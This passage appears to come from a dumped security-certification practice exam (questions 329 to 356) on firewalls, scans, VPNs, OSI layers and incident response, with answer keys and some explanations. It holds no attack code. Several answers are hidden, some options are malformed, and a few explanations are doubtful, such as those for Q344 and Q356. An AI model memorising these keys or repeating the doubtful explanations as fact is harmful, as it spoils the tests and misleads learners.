A stateful firewall is a firewall that keeps track of the state of network connections (such as TCP streams, UDP communication) traveling across it. The firewall is programmed to distinguish legitimate packets for different types of connections. Only packets matching a known connection state will be allowed by the firewall; others will be rejected. Answer option B is incorrect. A stateless packet filter firewall allows direct connections from the external network to hosts on the internal network and is included with router configuration software or with Open Source operating systems.
Answer option C is incorrect. It applies security mechanisms when a TCP or UDP connection is established.

Answer option D is incorrect. An application gateway firewall applies security mechanisms to specific applications, such as FTP and Telnet servers.

NEW QUESTION: 329
FILL BLANK
Fill in the blank with the appropriate term.
A _____ is a physical or logical subnetwork that contains and exposes external services of an
organization to a larger network.
Answer:
demilitarized zone
Explanation:
A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of
an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of
security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in
the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in
the internal network, though communication with other hosts in the DMZ and to the external network is allowed.
This allows hosts in the DMZ to provide services to both the internal and external networks, while an
intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ
configuration, most computers on the LAN run behind a firewall connected to a public network such as the
Internet.

NEW QUESTION: 330
Which of the following is a network that supports mobile communications across an arbitrary number of wireless LANs and satellite coverage areas?
A. LAN
B. WAN
C. GAN
D. HAN
Answer: (SHOW ANSWER)
A global area network (GAN) is a network that is used for supporting mobile communications across an arbitrary number of wireless LANs, satellite coverage areas, etc. The key challenge in

mobile communications is handing off the user communications from one local coverage area to the next.
Answer option B is incorrect. A wide area network (WAN) is a geographically dispersed telecommunications network. The term distinguishes a broader telecommunication structure from a local area network (LAN). A wide area network may be privately owned or rented, but the term usually connotes the inclusion of public (shared user) networks. An intermediate form of network in terms of geography is a metropolitan area network (MAN). A wide area network is also defined as a network of networks, as it interconnects LANs over a wide geographical area.
Answer option D is incorrect. A home area network (HAN) is a residential LAN that is used for communication between digital devices typically deployed in the home, usually a small number of personal computers and accessories, such as printers and mobile computing devices.
Answer option A is incorrect. The Local Area Network (LAN) is a group of computers connected within a restricted geographic area, such as residence, educational institute, research lab, and various other organizations. It allows the users to share files and services, and is commonly used for intra-office communication. The LAN has connections with other LANs via leased lines, leased services, or by tunneling across the Internet using the virtual private network technologies.

NEW QUESTION: 331
Which scan attempt can penetrate through a router and a firewall that filter incoming packets with particular flags set and is not supported by Windows?
A. ARP scan attempt
B. TCP full connect scan attempt
C. TCP null scan attempt
D. PINC sweep attempt
Answer: C (LEAVE A REPLY)
A TCP null scan attempt is a technique used in network scanning where the TCP packet sent has no flags set. This type of scan can sometimes penetrate through routers and firewalls that filter incoming packets based on certain flags because the absence of flags can prevent the packet from being filtered out. The TCP null scan is particularly useful for identifying open ports on a target system. If a port is open, the target system will not respond to the null scan, but if the port is closed, the system will send a TCP RST packet in response. This scanning method is not supported by Windows because Windows systems typically respond with a RST packet regardless of whether the port is open or closed, making it ineffective for distinguishing between the two states on those systems.

NEW QUESTION: 332
Cindy is the network security administrator for her company. She just got back from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. She is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established, she sends RST packets to those hosts to stop the session. She has done this to see how her intrusion detection system will log the traffic. What type of scan is Cindy attempting here?
A. Cindy is attempting to find live hosts on her company's network by using a XMAS scan.
B. The type of scan she is usinq is called a NULL scan.
C. Cindy is using a half-open scan to find live hosts on her network.
D. She is utilizing a RST scan to find live hosts that are listening on her network.
Answer: (SHOW ANSWER)

NEW QUESTION: 333
Which of the following is a protocol that describes an approach to providing "streamlined" support of OSI application services on top of TCP/IP-based networks for some constrained environments?
A. Dynamic Host Configuration Protocol
B. Network News Transfer Protocol
C. Internet Relay Chat Protocol
D. Lightweight Presentation Protocol
Answer: D (LEAVE A REPLY)

NEW QUESTION: 334
Which of the following is a type of scam that entices a user to disclose personal information?
A. Phishing
B. Spamming
C. Smurfing
D. Sniffing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 335
Which of the following layers of the OSI model provides end-to-end connections and reliability?
A. Session layer
B. Network layer
C. Physical layer

D. Transport layer
Answer: D (LEAVE A REPLY)

NEW QUESTION: 336
Which of the following techniques is used for drawing symbols in public places for advertising an open Wi-Fi wireless network?
A. War driving
B. Warchalking
C. War dialing
D. Spamming
Answer: (SHOW ANSWER)

NEW QUESTION: 337
Which of the following is a standard-based protocol that provides the highest level of VPN security?
A. L2TP
B. IP
C. PPP
D. IPSec
Answer: D (LEAVE A REPLY)
Internet Protocol Security (IPSec) is a standard-based protocol that provides the highest level of VPN security.
IPSec can encrypt virtually everything above the networking layer. It is used for VPN connections that use the
L2TP protocol. It secures both data and password. IPSec cannot be used with Point-to-Point Tunneling
Protocol (PPTP).
Answer option B is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a
packet-switched inter-network using the Internet Protocol Suite, also referred to as TCP/IP.IP is the primary
protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol
datagrams (packets) from the source host to the destination host solely based on their addresses. For this
purpose, the Internet Protocol defines addressing methods and structures for datagram encapsulation. The
first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the
dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed

actively worldwide.
Answer option C is incorrect. Point-to-Point Protocol (PPP) is a remote access protocol commonly used to
connect to the Internet. It supports compression and encryption and can be used to connect to a variety of
networks. It can connect to a network running on the IPX, TCP/IP, or NetBEUI protocol. It supports multi-
protocol and dynamic IP assignments. It is the default protocol for the Microsoft Dial-Up adapter.
Answer option A is incorrect. Layer 2 Tunneling Protocol (L2TP) is a more secure version of Point-to-Point
Tunneling Protocol (PPTP). It provides tunneling, address assignment, and authentication. It allows the transfer
of Point-to-Point Protocol (PPP) traffic between different networks. L2TP combines with IPSec to provide
tunneling and security for Internet Protocol (IP), Internetwork Packet Exchange (IPX), and other protocol
packets across IP networks.

NEW QUESTION: 338
Which of the following layers of the OSI model provides physical addressing?
A. Data link layer
B. Network layer
C. Application layer
D. Physical layer
Answer: A (LEAVE A REPLY)

NEW QUESTION: 339
Which of the following layers is closest to the end user?
A. Application layer
B. Physical layer
C. Session layer
D. Presentation layer
Answer: A (LEAVE A REPLY)
Explanation

NEW QUESTION: 340
Which of the following is NOT a WEP authentication method?
A. Open system authentication
B. Media access authentication
C. Shared key authentication
D. Kerberos authentication

Answer: D (LEAVE A REPLY)

NEW QUESTION: 341
Fill in the blank with the appropriate term.
_____ is a prime example of a high-interaction honeypot.
Answer:
Honeynet

NEW QUESTION: 342
What can be the possible number of IP addresses that can be assigned to the hosts present in a subnet having 255.255.255.224 subnet mask?
A. 62
B. 30
C. 14
D. 126
Answer: (SHOW ANSWER)
A subnet with a mask of 255.255.255.224 (or /27 in CIDR notation) allows for 32 IP addresses in total. However, the first address is reserved for the network address, and the last is reserved for the broadcast address. This leaves 30 usable IP addresses for hosts within the subnet.

NEW QUESTION: 343
Malone is finishing up his incident handling plan for IT before giving it to his boss for review. He is outlining the incident response methodology and the steps that are involved. What is the last step he should list?
A. Assign eradication.
B. Recovery
C. Containment
D. A follow-up.
Answer: D (LEAVE A REPLY)
The last step Malone should list in his incident handling plan is 'A follow-up'. This step is crucial as it involves analyzing the incident to understand how it occurred and what can be done to prevent similar incidents in the future. It often includes a review of the effectiveness of the response, identification of lessons learned, updating policies and procedures accordingly, and conducting training sessions if necessary. This step ensures that the organization improves its security posture and is better prepared for future incidents.

NEW QUESTION: 344
Which of the following attacks are computer threats that try to exploit computer application vulnerabilities that are unknown to others or undisclosed to the software developer? Each correct answer represents a complete solution. Choose all that apply.
A. Buffer overflow

B. Zero-day
C. Spoofing
D. Zero-hour
Answer: (SHOW ANSWER)
A zero-day attack, also known as zero-hour attack, is a computer threat that tries to exploit computer application vulnerabilities which are unknown to others, undisclosed to the software vendor, or for which no security fix is available. Zero-day exploits (actual code that can use a security hole to carry out an attack) are used or shared by attackers before the software vendor knows about the vulnerability. User awareness training is the most effective technique to mitigate such attacks. Answer option C is incorrect. Spoofing is a technique that makes a transmission appear to have come from an authentic source by forging the IP address, email address, caller ID, etc. In IP spoofing, a hacker modifies packet headers by using someone else's IP address to hide his identity. However, spoofing cannot be used while surfing the Internet, chatting on-line, etc. because forging the source IP address causes the responses to be misdirected. Answer option A is incorrect. Buffer overflow is a condition in which an application receives more data than it is configured to accept. This usually occurs due to programming errors in the application. Buffer overflow can terminate or crash the application.

NEW QUESTION: 345
Which of the following recovery plans includes specific strategies and actions to deal with specific variances to assumptions resulting in a particular security problem, emergency, or state of affairs?
A. Contingency plan
B. Disaster recovery plan
C. Business continuity plan
D. Continuity of Operations Plan
Answer: (SHOW ANSWER)
A contingency plan is a plan devised for a specific situation when things could go wrong. Contingency plans are often devised by governments or businesses who want to be prepared for anything that could happen.
Contingency plans include specific strategies and actions to deal with specific variances to assumptions resulting in a particular problem, emergency, or state of affairs. They also include a monitoring process and
"triggers" for initiating planned actions. They are required to help governments, businesses, or individuals to recover from serious incidents in the minimum time with minimum cost and disruption.
Answer option D is incorrect. It includes the plans and procedures documented that ensure the continuity of critical operations during any period where normal operations are impossible.
Answer option B is incorrect. Disaster recovery planning is a subset of a larger process known as business continuity planning and should include planning for resumption of applications, data, hardware, communications (such as networking), and other IT infrastructure. A business

continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication, and reputation protection, and should refer to the disaster recovery plan (DRP) for IT-related infrastructure recovery/continuity.
Answer option C is incorrect. Business continuity planning (BCP) is the creation and validation of a practiced logistical plan for how an organization will recover and restore partially or completely interrupted critical (urgent) functions within a predetermined time after a disaster or extended disruption. The logistical plan is called a business continuity plan. The BCP lifecycle is as follows:

NEW QUESTION: 346
Identify the spread spectrum technique that multiplies the original data signal with a pseudo random noise spreading code.
A. ISM
B. FHSS
C. DSSS
D. OFDM
Answer: C (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 347
Which of the following indicators refers to potential risk exposures that attackers can use to breach the security of an organization?
A. Indicators of attack
B. Indicators of exposure
C. Key risk indicators
D. Indicators of compromise
Answer: B (LEAVE A REPLY)

NEW QUESTION: 348
In which of the following transmission modes is communication bi-directional?
A. Root mode
B. Full-duplex mode
C. Simplex mode
D. Half-duplex mode
Answer: (SHOW ANSWER)

NEW QUESTION: 349
Which of the following incident handling stage removes the root cause of the incident?
A. Recovery
B. Eradication
C. Detection
D. Containment
Answer: B (LEAVE A REPLY)

NEW QUESTION: 350
Docker provides Platform-as-a-Service (PaaS) through _____ and delivers containerized software packages.
A. OS-level virtualization
B. Network-level virtualization
C. Storage-level virtualization
D. Server-level virtualization
Answer: A (LEAVE A REPLY)

NEW QUESTION: 351
Which of the following key features is used by TCP in order to regulate the amount of data sent by a host to another host on the network?

A. Sequence number
B. TCP timestamp
C. Congestion control
D. Flow control
Answer: D (LEAVE A REPLY)
Flow control is the process of regulating the amount of data sent by a host to another host on the network. The flow control mechanism controls packet flow so that a sender does not transmit more packets than a receiver can process. TCP uses a sliding window flow control protocol. In each TCP segment, the receiver specifies in the receive window field the amount of additional received data (in bytes) that it is willing to buffer for the connection. The sending host can send only up to that amount of data before it must wait for an acknowledgment and window update from the receiving host.
Answer option A is incorrect. TCP uses a sequence number for identifying each byte of data.
Answer option B is incorrect. TCP timestamp helps TCP to compute the round-trip time between the sender and receiver.
Answer option C is incorrect. Congestion control concerns controlling traffic entry into a telecommunications network, so as to avoid congestive collapse by attempting to avoid oversubscription of any of the processing or link capabilities of the intermediate nodes and networks and taking resource reducing steps, such as reducing the rate of sending packets. It should not be confused with flow control, which prevents the sender from overwhelming the receiver.

NEW QUESTION: 352
A company wants to implement a data backup method which allows them to encrypt the data ensuring its security as well as access at any time and from any location. What is the appropriate backup method that should be implemented?
A. Onsite backup
B. Cloud backup
C. Offsite backup
D. Hot site backup
Answer: B (LEAVE A REPLY)

NEW QUESTION: 353
In which of the following attacks does an attacker use software that tries a large number of key combinations in order to get a password?
A. Buffer overflow
B. Brute force attack
C. Zero-day attack
D. Smurf attack
Answer: B (LEAVE A REPLY)

In a brute force attack, an attacker uses software that tries a large number of key combinations in order to get a password. To prevent such attacks, users should create passwords that are more difficult to guess, i.e., by using a minimum of six characters, alphanumeric combinations, and lower-upper case combinations.
Answer option D is incorrect. Smurf is an attack that generates significant computer network traffic on a victim network. This is a type of denial-of-service attack that floods a target system via spoofed broadcast ping messages. In such attacks, a perpetrator sends a large amount of ICMP echo request (ping) traffic to IP broadcast addresses, all of which have a spoofed source IP address of the intended victim. If the routing device delivering traffic to those broadcast addresses delivers the IP broadcast to all hosts, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, which multiplies the traffic by the number of hosts responding.
Answer option A is incorrect. Buffer overflow is a condition in which an application receives more data than it is configured to accept. It helps an attacker not only to execute a malicious code on the target system but also to install backdoors on the target system for further attacks. All buffer overflow attacks are due to only sloppy programming or poor memory management by the application developers. The main types of buffer overflows are:
Stack overflow
Format string overflow
Heap overflow
Integer overflow
Answer option C is incorrect. A zero-day attack, also known as zero-hour attack, is a computer threat that tries to exploit computer application vulnerabilities which are unknown to others, undisclosed to the software vendor, or for which no security fix is available. Zero-day exploits (actual code that can use a security hole to carry out an attack) are used or shared by attackers before the software vendor knows about the mvulnerability. User awareness training is the most effective technique to mitigate such attacks.

NEW QUESTION: 354
Which of the following IP addresses is not reserved for the hosts? Each correct answer represents a complete solution. Choose all that apply.
A. class A
B. class D
C. E-Class
D. B-
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 355
Which of the following statements holds true in terms of virtual machines?
A. Hardware-level virtualization takes place in VMs
B. All VMs share the host OS

C. OS-level virtualization takes place in VMs
D. VMs are light weight than containers
Answer: (SHOW ANSWER)

NEW QUESTION: 356
A company has the right to monitor the activities of their employees on different information systems according to the _____policy.
A. Information system
B. User access control
C. Internet usage
D. Confidential data
Answer: (SHOW ANSWER)
The right of a company to monitor the activities of their employees on its information systems is typically defined under the "User Access Control" policy. This policy sets out the rules and conditions under which employee activities can be monitored, ensuring that monitoring is conducted legally and ethically while protecting the privacy rights of employees. It often includes provisions for the monitoring of email, internet use, and other digital interactions to safeguard company assets and ensure compliance with corporate policies.
Reference: The establishment and enforcement of user access control policies are fundamental principles in cybersecurity management and are discussed in Network Defender training materials.